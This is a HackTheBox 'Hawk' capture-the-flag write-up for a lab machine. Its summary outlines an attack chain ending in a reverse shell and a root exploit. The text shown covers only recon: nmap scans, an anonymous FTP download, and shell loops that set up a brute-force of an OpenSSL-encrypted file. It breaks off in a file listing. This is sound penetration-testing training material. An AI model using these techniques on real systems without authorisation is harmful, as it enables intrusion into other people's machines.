
HackTheBox – Hawk

Summary

- Discovered encoded salted openssl file in FTP via anonymous login.
- Successfully decrypted the file to gain a password, this could be used to authenticate as admin via drupal CMS.
- Uploaded a PHP reverse shell, gaining access to the user www-data.
- Discovered a hardcoded password in /var/www/html/sites/default/settings.php.
- This password was reused for the user – daniel, and used to authenticate as the user.
- Discovery of H2 Database v1.4.196 – this has a known RCE vulnerability and is running as root.
- RCE was abused to gain a shell as root.

Recon


I began by adding 10.10.10.102 to /etc/hosts as hawk.htb.
This was followed up by nmap scans revealing ports 21, 22, 80, 8082 running FTP, SSH, HTTP and H2 respectively.



```
driggzzzz@kali:~/Desktop/HTB/Hawk$ sudo nmap hawk.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 05:53 EDT
Nmap scan report for hawk.htb (10.10.10.102)
Host is up (0.018s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
8082/tcp open  blackice-alerts

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
driggzzzz@kali:~/Desktop/HTB/Hawk$ ports=$(sudo nmap hawk.htb -T5 -p- | grep ^[0-9]|cut -f1 -d"/");echo $ports
21 22 80 5435 8082 9092
driggzzzz@kali:~/Desktop/HTB/Hawk$ ports=$(echo $ports | sed "s/ /,/g")
driggzzzz@kali:~/Desktop/HTB/Hawk$ sudo nmap hawk.htb -p$ports -sV -sC -oN nmap.txt
```


```
# Nmap 7.80 scan initiated Mon Oct 26 05:55:41 2020 as: nmap -p21,22,80,5435,8082,9092 -sV -sC -oN nmap.txt hawk.htb
Nmap scan report for hawk.htb (10.10.10.102)
Host is up (0.024s latency).

PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 messages
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.7
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh           OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
|   256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_  256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
5435/tcp open  tcpwrapped
8082/tcp open  http          H2 database http console
|_http-title: H2 Console
9092/tcp open  XmlIpcRegSvc?
<--snip-->
```

There is anonymous access to FTP, in there is a file - .drupal.txt.enc which I downloaded.




```
driggzzzz@kali:~/Desktop/HTB/Hawk$ ftp hawk.htb
Connected to hawk.htb.
220 (vsFTPd 3.0.3)
Name (hawk.htb:driggzzzz): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 ..
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16  2018 .drupal.txt.enc
226 Directory send OK.
ftp> get .drupal.txt.enc
local: .drupal.txt.enc remote: .drupal.txt.enc
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .drupal.txt.enc (240 bytes).
226 Transfer complete.
240 bytes received in 0.00 secs (1.9563 MB/s)
```

Checking the contents of the file – we have a base64 encoded openssl encoded data with a salted password.




```
driggzzzz@kali:~/Desktop/HTB/Hawk$ file .drupal.txt.enc
.drupal.txt.enc: openssl enc'd data with salted password, base64 encoded
driggzzzz@kali:~/Desktop/HTB/Hawk$ cat .drupal.txt.enc
U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2jJb
CmSdwTtr/IIShvTbUd0yQxfe9OuoMxxfNIUN/YPHx+vVw/6eOD+Cc1ftaiNUEiQz
QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLsj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy
t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4YCk=
```

We can strip away the base64 encoding to reveal the SSL encoded data by piping the file to base64 -d.




```
driggzzzz@kali:~/Desktop/HTB/Hawk$ cat .drupal.txt.enc | base64 -d > base64d.txt.enc
driggzzzz@kali:~/Desktop/HTB/Hawk$ cat base64d.txt.enc
Salted__kY ӆi-6�l���7Z�����>{�$�p�����5 �2[
����������8?�sW�j#T$3AG�,f       ���Z\ja�>>G6
�.��E����ĐV��V@������ɗ����4�������@�w�x[illegible]driggzzzz@kali:~/Desktop/HTB/Hawk$
```

To crack the openssl data I used some software called *bruteforce-salted-openssl* – downloaded from the Kali repo.




```
driggzzzz@kali:~/Desktop/HTB/Hawk$ sudo apt-get install bruteforce-salted-openssl
Reading package lists... Done
Building dependency tree
```

Attempting to crack the file with default settings wasn't successful so I decided to try several different ciphers and digests. I used *openssl help* to list the available cipher and digest types.




```
driggzzzz@kali:~/Desktop/HTB/Hawk$ openssl help
Standard commands
asn1parse         ca                ciphers           cms
crl               crl2pkcs7         dgst              dhparam
dsa               dsaparam          ec                ecparam
enc               engine            errstr            gendsa
genpkey           genrsa            help              list
nseq              ocsp              passwd            pkcs12
pkcs7             pkcs8             pkey              pkeyparam
pkeyutl           prime             rand              rehash
req               rsa               rsautl            s_client
s_server          s_time            sess_id           smime
speed             spkac             srp               storeutl
ts                verify            version           x509

Message Digest commands (see the `dgst' command for more details)
blake2b512        blake2s256        gost              md4
md5               rmd160            sha1              sha224
sha256            sha3-224          sha3-256          sha3-384
sha3-512          sha384            sha512            sha512-224
sha512-256        shake128          shake256          sm3

Cipher commands (see the `enc' command for more details)
aes-128-cbc       aes-128-ecb       aes-192-cbc       aes-192-ecb
aes-256-cbc       aes-256-ecb       aria-128-cbc      aria-128-cfb
aria-128-cfb1     aria-128-cfb8     aria-128-ctr      aria-128-ecb
aria-128-ofb      aria-192-cbc      aria-192-cfb      aria-192-cfb1
aria-192-cfb8     aria-192-ctr      aria-192-ecb      aria-192-ofb
aria-256-cbc      aria-256-cfb      aria-256-cfb1     aria-256-cfb8
aria-256-ctr      aria-256-ecb      aria-256-ofb      base64
bf                bf-cbc            bf-cfb            bf-ecb
bf-ofb            camellia-128-cbc  camellia-128-ecb  camellia-192-cbc
camellia-192-ecb  camellia-256-cbc  camellia-256-ecb  cast
cast-cbc          cast5-cbc         cast5-cfb         cast5-ecb
cast5-ofb         des               des-cbc           des-cfb
des-ecb           des-ede           des-ede-cbc       des-ede-cfb
des-ede-ofb       des-ede3          des-ede3-cbc      des-ede3-cfb
des-ede3-ofb      des-ofb           des3              desx
rc2               rc2-40-cbc        rc2-64-cbc        rc2-cbc
rc2-cfb           rc2-ecb           rc2-ofb           rc4
rc4-40            seed              seed-cbc          seed-cfb
seed-ecb          seed-ofb          sm4-cbc           sm4-cfb
sm4-ctr           sm4-ecb           sm4-ofb
```

As I was planning on creating a python script to bruteforce this I copied the digests into a format that I could use as a list in python.




```
driggzzzz@kali:~/Desktop/HTB/Hawk$ echo "blake2b512        blake2s256        gost              md4
md5               rmd160            sha1              sha224
sha256            sha3-224          sha3-256          sha3-384
sha3-512          sha384            sha512            sha512-224
sha512-256        shake128          shake256          sm3" | tr -s " " | sed "s/ /\",\"/g"
blake2b512","blake2s256","gost","md4","
md5","rmd160","sha1","sha224","
sha256","sha3-224","sha3-256","sha3-384","
sha3-512","sha384","sha512","sha512-224","
sha512-256","shake128","shake256","sm3
```

As there are a lot of ciphers I decided to try and narrow down the possibilities in order to speed up the bruteforce attempts. Using wc against the encoded file shows that the file is 176 characters long, as this is divisible by 8 it suggests we are potentially dealing with a block cipher. To narrow the possibilities down I created files of varying lengths and encoded them using the different ciphers, these can then be checked for a matching length of 176.



```
driggzzzz@kali:~/Desktop/HTB/Hawk$ wc base64d.txt.enc
  2   7 176 base64d.txt.enc
```


I used a similar method as with the digests to create a wordlist for the different types of ciphers.



```
driggzzzz@kali:~/Desktop/HTB/Hawk$ echo "aes-128-cbc       aes-128-ecb       aes-192-cbc       aes-192-ecb
aes-256-cbc       aes-256-ecb       aria-128-cbc      aria-128-cfb
aria-128-cfb1     aria-128-cfb8     aria-128-ctr      aria-128-ecb
aria-128-ofb      aria-192-cbc      aria-192-cfb      aria-192-cfb1
aria-192-cfb8     aria-192-ctr      aria-192-ecb      aria-192-ofb
aria-256-cbc      aria-256-cfb      aria-256-cfb1     aria-256-cfb8
aria-256-ctr      aria-256-ecb      aria-256-ofb      base64
bf                bf-cbc            bf-cfb            bf-ecb
bf-ofb            camellia-128-cbc  camellia-128-ecb  camellia-192-cbc
camellia-192-ecb  camellia-256-cbc  camellia-256-ecb  cast
cast-cbc          cast5-cbc         cast5-cfb         cast5-ecb
cast5-ofb         des               des-cbc           des-cfb
des-ecb           des-ede           des-ede-cbc       des-ede-cfb
des-ede-ofb       des-ede3          des-ede3-cbc      des-ede3-cfb
des-ede3-ofb      des-ofb           des3              desx
rc2               rc2-40-cbc        rc2-64-cbc        rc2-cbc
rc2-cfb           rc2-ecb           rc2-ofb           rc4
rc4-40            seed              seed-cbc          seed-cfb
seed-ecb          seed-ofb          sm4-cbc           sm4-cfb
sm4-ctr           sm4-ecb           sm4-ofb " | tr -s " " | sed "s/ /\n/g" > ciphers.txt
```


I then created files containing A's ranging from 0 to 176 bytes long, incremented in 8's. These were all encoded using openssl's various cipher modes using the following bash script.

```
For cipher in $(cat ../ciphers.txt);
do for length in $(ls | grep ^[0-9]);
do openssl enc $cipher -e -in $length -out $cipher$length -k driggzzzz;
done;
done;
```




```
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ for length in $(seq 0 8 176); do python -c "print 'A' * $length" > $length; done
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ ls
0  104  112  120  128  136  144  152  16  160  168  176  24  32  40  48  56  64  72  8  80  88  96
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ for cipher in $(cat ../ciphers.txt);
> do for length in $(ls | grep ^[0-9]);
> do openssl enc -$cipher -e -in $length -out $cipher$length -k driggzzzz;
> done;
> done;
```

This created a large output of files all named with the cipher used followed by the length of the file used for input.




```
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ ls
0      aes-256-cbc56   aria-128-ctr176  aria-192-cfb8152  aria-256-cfb148  base6464  camellia-128-cbc168  cast120  cast-cbc8   des-ede24     des-ede-cfb136  rc2-64-cbc120  rc440     seed-ofb152
104    aes-256-cbc64   aria-128-ctr24   aria-192-cfb816   aria-256-cfb152  base6472  camellia-128-cbc176  cast128  cast-cbc80  des-ede30     des-ede-cfb144  rc2-64-cbc128  rc4-400   seed-ofb16
112    aes-256-cbc72   aria-128-ctr32   aria-192-cfb8160  aria-256-cfb156  base648   camellia-128-cbc24   cast136  cast-cbc88  des-ede3104   des-ede-cfb152  rc2-64-cbc136  rc4-40104 seed-ofb160
120    aes-256-cbc8    aria-128-ctr40   aria-192-cfb8168  aria-256-cfb16   base6480  camellia-128-cbc32   cast144  cast-cbc96  des-ede3112   des-ede-cfb16   rc2-64-cbc144  rc4-40112 seed-ofb168
128    aes-256-cbc80   aria-128-ctr48   aria-192-cfb8176  aria-256-cfb160  base6488  camellia-128-cbc40   cast152  des0        des-ede3120   des-ede-cfb160  rc2-64-cbc152  rc4-40120 seed-ofb176
136    aes-256-cbc88   aria-128-ctr56   aria-192-cfb824   aria-256-cfb164  base6496  camellia-128-cbc48   cast16   des104      des-ede3128   des-ede-cfb168  rc2-64-cbc16   rc4-40128 seed-ofb24
144    aes-256-cbc96   aria-128-ctr64   aria-192-cfb832   aria-256-cfb168  bf0       camellia-128-cbc56   cast160  des112      des-ede3136   des-ede-cfb176  rc2-64-cbc160  rc4-40136 seed-ofb32
